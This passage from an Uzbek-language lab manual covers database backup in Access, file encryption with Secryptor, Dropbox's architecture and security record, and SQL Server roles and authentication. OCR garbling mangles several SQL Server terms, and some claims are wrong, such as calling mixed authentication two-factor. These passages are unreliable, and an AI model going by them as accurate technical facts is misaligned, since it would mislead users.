
— **Тез ривожланиши** (ўрнатишнинг оддийлиги ва дастурни созлаш, фойдаланувчиларни тез ўқитиш).



3.1-расм. NAS сақлаш


Серверда МБни захира нусхасини яратиш

1. Access дастурини ишга туширинг.
2. **Открыть другие файлы** > **Компьютер** > **Обзор** буйруғини бажаринг
3. **Открыть** ва **Монопольно** буйруғини танланг.



3.2-расм. Захира нусха олинувчи МБ файлини танлаш

4. **Файл** менюсидан **Сохранить как** ни танланг.
5. **Типы файлов** дан **Сохранить базу данных как** буйруғини танланг



3.3-расм.Захира нусхалашни амалга ошириш

6. **Резервная копия базы данных** амалини бажаринг.

Юқоридаги амалларни кетма-кет бажариш натижасида захира нусҳа олинган куннинг санаси билан номли захира файл ҳосил бўлади

Топшириқ

Маълумотлар базаси захира нусхасини яратиш ва саволларга жавоб ёзиш.

Назорат саволлари

1. Маълумотлар базасини захира нусхалаш ва қайта тиклаш қандай ҳолатларда қўлланилади?
2. Маълумотлар базасини захира нусхалаш ва қайта тиклашнинг қандай усуллари мавжуд?
3. Маълумотларни қайта тикловчи мавжуд дастурларни сананг.

4-Лаборатория иши

Мавзу: Турли хил маълумотлар базасида шакллантирилган файлларни шифрлаб ҳимояловчи Secryptor дастуридан фойдаланишни ўрганиш

Ишдан мақсад:Ушбу ишда турли хил маълумотлар базасида шакллантирилган ва яратилган файлларни шифрлаб ҳимояловчи Secryptor дастуридан фойдаланиш бўйича билим ва кўникмаларни ҳосил қилиш.

Secryptor дастури компьютерда жойлашган маълумотлар базасида шакллантирилган ва яратилган файлларни AES 256-бит блокли шифрлаш алгоритми асосида шифрлаш ва дешифрлаш имкониятини беради.

Бундан ташқари, “булутли ҳисоблаш” технологияси асосида ишловчи Dropbox қисми мавжуд бўлиб, у фойдаланувчи маълумотларини онлайн кўринишда сақлаши мумкин.

“Булутли ҳисоблаш” ҳисоблаш модели ҳисобланиб, маълумот, файл сақловчилар, иловалар учун динамик инфратузилмани таъминлаш учун локал ёки глобал тармоқда уланган кўп сондаги тизимлардан ташкил топган. Бу технология ўзи билан бирга, ҳисоблашда харажатларни камайтириш, иловалар ҳости, маълумот сақловчилар ва маълумот узатишда катта имкониятларни олиб келади.

“Булутли ҳисоблаш” технологияси 3 та катта турга ажратилиб, булар қуйидагилар:


Дастурий таъминот хизмати (Software-as-a-Service, SaaS): Ушбу моделда фойдаланувчига тугалланган дастурий таъминот таклиф этилиб, cloud тизимида битта хизмат асосида кўплаб фойдаланувчиларга хизмат кўрсатилади. Cloudнинг ушбу хизмат моделида фойдаланувчи кичик фойдаланувчи иловаси (thin client) ёрдамида браузер орқали тизимни бошқаради. SaaS тизими ўзида кўплаб иловаларни қамраб олиб, улар, офис иловалари, турли мессенжерлар, тўловни амалга оширувчи махсус иловалар, маълумотларни бошқарувчи тизим иловалари, бошқарувчи иловалар ва кўплаб турдаги иловаларни ўз ичига олади.

- Платформа хизмати (Platform-as-a-Service, PaaS): PaaS хизматида истемолчи IaaS хизматидан фойдаланиб қурилган тизим устида, ўзининг истаган дастурий воситани яратиш имконинига эга бўлади. Ушбу имкониятлар дастурларлаш тиллари, махсус дастурлар ёки бошқа қўшимча иловалар кўринишида бўлади. Қисқа қилиб айтганда PaaS хизмати IaaS тизимида ихтиёрий дастурлаш тилларидан фойдаланган ҳолда янги дастурларни яратиш имкониятини беради.

- Инфратузулма хизмати (Infrastructure-as-a-Service, IaaS): Маълумотлар инфратузилмаси бошқа тизимлар, телефон тизимлари, йўл тизимлари каби самарали модел томон ҳаракатланяпти. Инфратузулма хизмати ташкилотларни интернет тармоғи орқали маълумот сақлаш тизимлари ва ҳисоблаш тизимлари билан таъминлаб, истемолчи ўзи учун керакли инфратузулмани қуришда IaaS хизмати таъминлаган, серверлар, маълумотларни сақлаш тизимлари, маълумот марказлари, тармоқ жихозлари ва ҳак. аойдаланиши мумкин. Кенг тарқалган IaaS га мисол, Amazon Elastic Compute Cloud, GoGrid, 3 Tera.

Ушбу лаборатория ишидаги Secryptor дастури булутли сақлаш тизимларидан бири DropBoxни ўзида акс этган. Ушбу хизмат икки модел, инфратузулма ва илова модели (IaaS ва SaaS) асосида ишлаб чиқилган ва ушбу икки моделни ўзида комплекс ифода этади. Ушбу хизмат Python ва Go дастурлаш тилларига ёзилган бўлиб, Microsoft Windows, Mac OS X, Linux, iOS, Android, Symbian, BlackBerry OS, ва MeeGo Haarmattan операцион тизимларини қўллаб қувватлайди.

Ушбу хизматда дастлабки уланишда бошланғич 2 Гб ҳажмдаги жой бепул тарзда берилади. Ушбу хизматдан ШК орқали фойдаланилганда максимал бир файл учун 10 Гб жой ажратилади. Маълумотни алмашиниш қулай бўлиши ва тезкорлиги учун тизимда тақсимланган каталог (shared folders) мавжуд бўлиб, бунда фойдаланувчи ушбу каталогга бошқа фойдаланувчилар фойдаланиши учун уларга рухсат беради. DropBox хизматининг умумий архитектураси қуйидаги расмда берилган.



4.1-расм. DropBoxнинг умумий архитектураси

Юқоридаги расмдагидек, DropBoxда маълумотлар ва улар ҳақидаги маълумотлар алоҳида-алоҳида сақланади. Бу эса тизимдан фойдаланишни осонлаштиради.

Шифрлаш ва илова хизмати. Ушбу хизматда ананавий тизимдаги каби, маълумот шифрланган ҳолда сақланади. Шифрлаш ва илова хизматида маълумот блокларга бўлинади ва ушбу блоклар шифрланиб сақланади. Маълумотларни синхрониязациялаганда фақат маълумотнинг ўзгарган блоки алмаштирилади. Бирор қурилмада маълумотнинг ўзгариши ёки янгиланиши ҳақидаги хабар “хабарлар хизмати” орқали етказилади ва ўзгарган ёки янги қўшилган маълумот блоки шифрланган ҳолда сақланади. Бу эса тармоқдан фойдаланиш имкониятини камайтиради.

Маълумот сақлаш серверлари. Ушбу серверда маълумотнинг шифрланган блоклари сақланади. Ушбу серверда шифрланган маълумотларни бутунлигини таъминлаш мақсадида, Content-Addressable Storage (CAS) тизимларидан фойдаланилади.

Метамаълумот сервери. Ушбу маълумотни сақлаш тизимларида маълумот ҳақидаги маълумот (унинг номи, тури, ҳажми ва ҳак.) сақланади. Ушбу маълумот фойдаланувчи аккаунтига боғлиқ ҳолда сақланади. Ушбу метамаълумотлар MySQL-маълумот базасида сақланади ва фойдаланувчилар орасида тақсимланади.

Хабарлар хизмати. Ушбу хизмат DropBox аккаунтларида ўзгаришлар амалга оширилганлиги ҳақида маълумот беради. Ушбу маълумот метамаълумот серверига узатилади ва ушбу хабар асосида метамаълумотлар алмаштирилади.

DropBox маълумотни сақлаш тизими фойдаланувчи иловаси учта тизимда: веб, ШК ва мобил телефонлар учун мавжуд.

DropBox тизими хавфсизлиги. Ушбу маълумот сақлаш тизими IaaS моделида асосланган бўлиб, маълумотни сақлашда Amazon Cloud S3 тизимидан фойдаланади. Ушбу тизим ҳақида қуйидаги хавфсизлик қайдларини келтириш мумкин:

- 2011 йил, март. DropBoxнинг смартфонларга мўлжалланган иловасида TLS/SSL шифрлаш тизимидан фойдаланиш амалга оширилмаган.
- 2011 йил, апрель. Дерек Нютон томонидан логин/парол тизими фойдасизлигини исботлади.
- 2011 йил, июнь. Иловани янгилаш натижасида бир кун мобайнида барча аккаунтларни паролсиз бошқариш имконияти мавжуд бўлгани.
- 2012 йил, август. DropBox тизимида фойдаланувчи паролини йўқотилиши натижасида тизим оммавий равишда спамлар оқимига учраган.

DropBox тизимининг Windows, Linux ва OS X операцион тизими учун иловалари Python дастурлаш тилида ёзилган бўлиб, уни бир нечта интерфейси мавжуд. Ҳар бир интерфейсда ўзининг хавфсизлик созланишлари мавжуд [21].

- **Web.** Ушбу интерфейс замонавий интернет бравзерлари орқали амалга оширилиб, бу интерфейс орқали фойдаланувчи маълумотни юклаш, сақлаш, кўриш ва тақсимлаш имкониятига эга бўлади.

- **ШК учун илова интерфейси.** Ушбу интерфейс синхронилашган мижоз иловаси бўлиб, файллар локал офлайн сақланади. Ушбу интерфейс фойдаланувчига тизимни тўлиқ бошқариш имкониятини беради. Ушбу интерфейсда барча амаллар бравзердан фойдаланмаган ҳолда амалга оширилади.

- **Мобил интерфейс.** DropBox иловалари iOS, Android, Windows ва BlackBerry тизимида ишлайдиган мобил телефонлар учун мавжуд бўлиб, фойдаланувчига барча файлларни бошқариш имкониятини беради. Бундан ташқари ушбу интерфейс файлларни ойлайн тарзда бошқариш имкониятини беради.

DropBox тизими маълумотни сақлашда Amazon S3 файлларни сақлаш тизимидан фойдаланади. Умумий ҳолда DropBox тизими хавфсизлиги қуйидаги, маълумот алмашинувида хавфсизлик, маълумотни сақлашда хавфсизлик, калитларни бошқариш ва сертификат текшируви параметрларидан иборат.

Маълумот алмашинувида хавфсизлик. DropBox иловаси ва сервер орасида маълумот алмашинувида хавфсизликни таъминлашда, DropBox Secure Sockets Layer (SSL)/Transport Layer Security (TLS) тармоқ протоколидан фойдаланади. Ушбу тармоқ протоколи орқали хавфсиз канал ҳосил қилинади ва маълумот 128-битли AES (Advanced Encryption Standard) шифрлаш алгоритмидан фойдаланиб шифрланади. Бундан ташқари аутентификациялаш қайд ёзувида (authentication cookies) маълумотни ўғирланишидан сақлаш учун HTTP Strict Transport Security (HSTS) механизмидан фойдаланади.

DropBox ўртадаги одам ҳужумини олдини олиш учун очиқ ишонарли сертификатдан фойдаланади. Ушбу сертификат орқали фойдаланувчи ҳақиқийлиги таъминлангандан сўнг, маълумот алмашиниш амалга оширилади.

Маълумот сақлашда хавфсизлик. Маълумотни сақлашда DropBox тизимида AES шифрлаш алгоритмидан фойдаланилади ва шифрланган маълумот блоклар тарзида сақланади. Маълумотнинг ўзгаришида фақат ўзгарган блок алмаштирилади.


Калитларни бошқариш. DropBox калитларни бошқариш инфратузилмаси чекланган бошқарувга эга бўлган оператив, техник ва процедурали хавфсизлик бошқаруви асосида қурилган. Шифрлаш калитларини ҳосил қилиш, алмашиш ва сақлаш десентрализация жараёнлари учун тақсимланади.

Файлни шифрлаш калитлари. Файлларни шифрлаш калитлари фойдаланувчи паролига боғлиқ ҳолда амалга оширилиб, тизим хавфсизлигини янада мустаҳкамлайди. Файлни шифрлаш калитлари тизим томонидан ҳосил қилинади, сақланади ва ҳимояланади.


4.2-расм. Дастурнинг умумий кўриниши

Оралиқ SSH калитлари. Ишлаб чиқувчи тизимларни бошқаришни чеклаш такрорланмас SSH калит жуфтлари орқали амалга оширилади. Хавфсизлик сиёсати ва жараёнлари SSH калитлари жуфтларини ҳимоялашни талаб этади. Оралиқ тизим очиқ калитларни алмашиниш жараёнларини ва шахсий калитларни хавфсиз сақлашни бошқаради.


Сертификат текшируви. DropBox тизими ШК учун илова интерфейси ва мобил алоқа интерфейслари учун сертификатни текширувини амалга оширади. Ушбу текширув боғланаётган фойдаланувчини ҳақиқийлигини таъминлашда ва ҳужумларни олдини олишда фойдаланилади.



4.3-расм. Ушбу дастурнинг икки хил режими



4.4-расм. Шифрлаш паролини киритиш



4.5-расм. Дешифрлаш ойнаси

Топшириқ

Дастурни ўрганиб мавжуд МБни Dropbox ва локал усулларда шифрлаш, дешифрлаш ва назорат саволларига жавоб ёзиш.

Назорат саволлари

1. AES 256-бит блокли шифрлаш алгоритми нима?
2. “Булутли сақлаш” технологиясининг ишлаш усули қандай?
3. “Булутли сақлаш” тизимининг қандай хизматлари мавжуд?
4. “Булутли сақлаш” хизматларидаги
5. Dropbox тизими нима ва нима учун қўлланилади?

5-Лаборатория иши

Мавзу: MS SQL Server МББТда ахборот химоясини таъминлаш

Ишдан мақсад: MS SQL Server МББТ имкониятлари ва унда ахборот химоясини таъминлаш усулларини ўрганиш.

Назарий маълумотлар

Маълумотлар базасини химоялашнинг бир неча усуллари мавжуд бўлиб, улардан асосийси МББТ билан боғлиқдир. Улар қуйидагилардир:

- МББТда хар бир фойдаланувчи турли ҳуқуқлар ега;
- МББТда турли маҳфийлик даражасига ега бўлган маълумотлар мавжуддир. Бундан келиб чиқиб, фойдаланувчилар ҳуқуқига қараб маълумотлардан фойдаланиши мумкин;
- МББТдан фойдаланувчилар ўзининг идентификатори ва паролига ега бўлади ва ундан фақат ўзи фойдаланиши мумкин. Администраторда бу маълумотлар кодланган кўринишда сақланади;
- МББТда фойдаланувчилар гуруҳи мавжуд бўлиб, гуруҳдаги фойдаланувчилар бошқа гуруҳга хам аъзо бўлган бўлиши мумкин;
- Роллар бериш. Фойдаланувчилар бир ёки бир неча ролларга ега бўлиши мумкин.

МС Ассесс МББТда гуруҳлаш ва парол ёрдамида МБ хавфсизлигини таъминлаш мумкин.

MS SQL Server МББТ да захира нусхалаш

MS SQL Server МББТ доимий ишчи режимида (он-лине) ишлайди. Шунинг учун биринчи химоялаш усули сифатида динамик захира нусхалашни келтириш мумкин. МБга фойдаланувчилар томонидан ўзгартириш киритилиши билан нусхалашни бошлайди. Қурилма ишчи холатини йўқотганда, електир тармоғи узилганда охирги ўзгаришни сақлаб қайта кўриш имкониятини беради. Захира нусхалаш параллел усулда амалга оширилганда бир вақтда 32 та қурилмада нусха яратиши мумкин(баскуп девисес).

Фақат битта қурилмага алоҳида захира нусхасини ёзиш учун *wpите-аҳеад* буйруғидан фойдаланилади.

Транзаксияларни журналини кўриш учун *чекпоинт* буйруғи киритилади.

Рухсатлар бериш ва бошқариш

MS SQL Server МББТда рухсатлар МБнинг ҳақиқий егасига ёки аутентификациядан ўтган фойдаланувчиларга берилади. Администратор SQL Сесуритй Манагер ёрдамчи дастур(утилита) орқали фойдаланувчилар гуруҳи ҳақида маълумтлар олиши мумкин, лекин фойдаланувчи номидан иш кўра олмайди, чунки бунинг учун логин ва паролни киритиш лозим. Фойдаланувчи ҳуқуқларининг қуйдаги турлари бор: ўқиш, маълумот қўшиш, ўчириш, ўзгартириш, сақлаш амалларини бажариш.

SQl Server бир неча хавфсизлик даражаларига ега:

- Операцион тизим;
- SQL Сервер;
- Маълумотлар базаси;
- Маълумотлар базаси объекти.

Бошқа томондан хавфсизлик механизми тўрт хил фойдаланувчига ега:

- Администратор, у чексиз ҳуқуқларга ега;
- МБ егаси, у МБнинг барча объектларига тўлиқ ҳуқуқи бор;
- МБ объектлари егаси;
- Бошқа фойдаланувчилар, улар МБ объектларидан фойдаланиши мумкин.


SQL Сервернинг хавфсизлик модели қуйидаги компоненталарни ўз ичига олади:

- SQL Серверга уланиш усули;
- МБ фойдаланувчиси;
- Фойдаланувчи(guest);
- Роллар(roles).

SQL Серверда икки хил хавфсизлик ҳолати мавжуд:

- Windows NT аутентификация ҳолати. Бунда фақатгина Операцион тизимнинг фойдаланувчилар ёзуви(учетных записей) механизми ёрдамида аутентификациядан ўтади;

Аутентификациянинг аралаш ҳолати. Ушбу ҳолатда икки факторли аутентификация ОТ ва MS SQL Server тизимларида комплекс амалга оширилади.




5.1-расм. MS SQL Serverга уланиш

Sp_setaprole – буйруғи ёрдамида рол бериш мумкин.

5.1-жадвал. SQL serverда асосий роллар

SQL serverда асосий роллар	
SQL server даражасида	SQL serverда МБ даражасида
Sysadmin Serveradmin Setupadmin Securityadmin Processadmin Dbcreator Diskadmin	db_owner db_accessadmin db_datareader db_datawriter db_ddladmin db_securityadmin db_backupoperator db_denydatareader db_denydatawriter public



5.2-расм. MS SQL Serverнинг хавфсизлик параметрларини созлаш

Топшириқ

SQL serverни ўрнатиб хавфсизлик параметрларини созлаш ва назорат саволларига жавоб ёзиш.

Назорат саволлари

1. SQL сервер даражасидаги ролларни вазифасини баён етинг.
2. SQL сервер МБ даражасидаги ролларни вазифасини баён етинг.
3. SQL серверннинг қандай версиялари бор ва уларнинг хавфсизлик параметрларида қандай фарқ бор?
4. Кенг тарқалган МББТларидан SQL серверннинг хавфсизлик жихатидан қандай фарқлари мавжуд?

6-Лаборатория иши

Мавзу: Oracle МББТда ахборот химоясини таъминлаш

Ишдан мақсад: Oracle МББТ имкониятлари ва унда ахборот химоясини таъминлаш усулларини ўрганиш.

Назарий маълумотлар

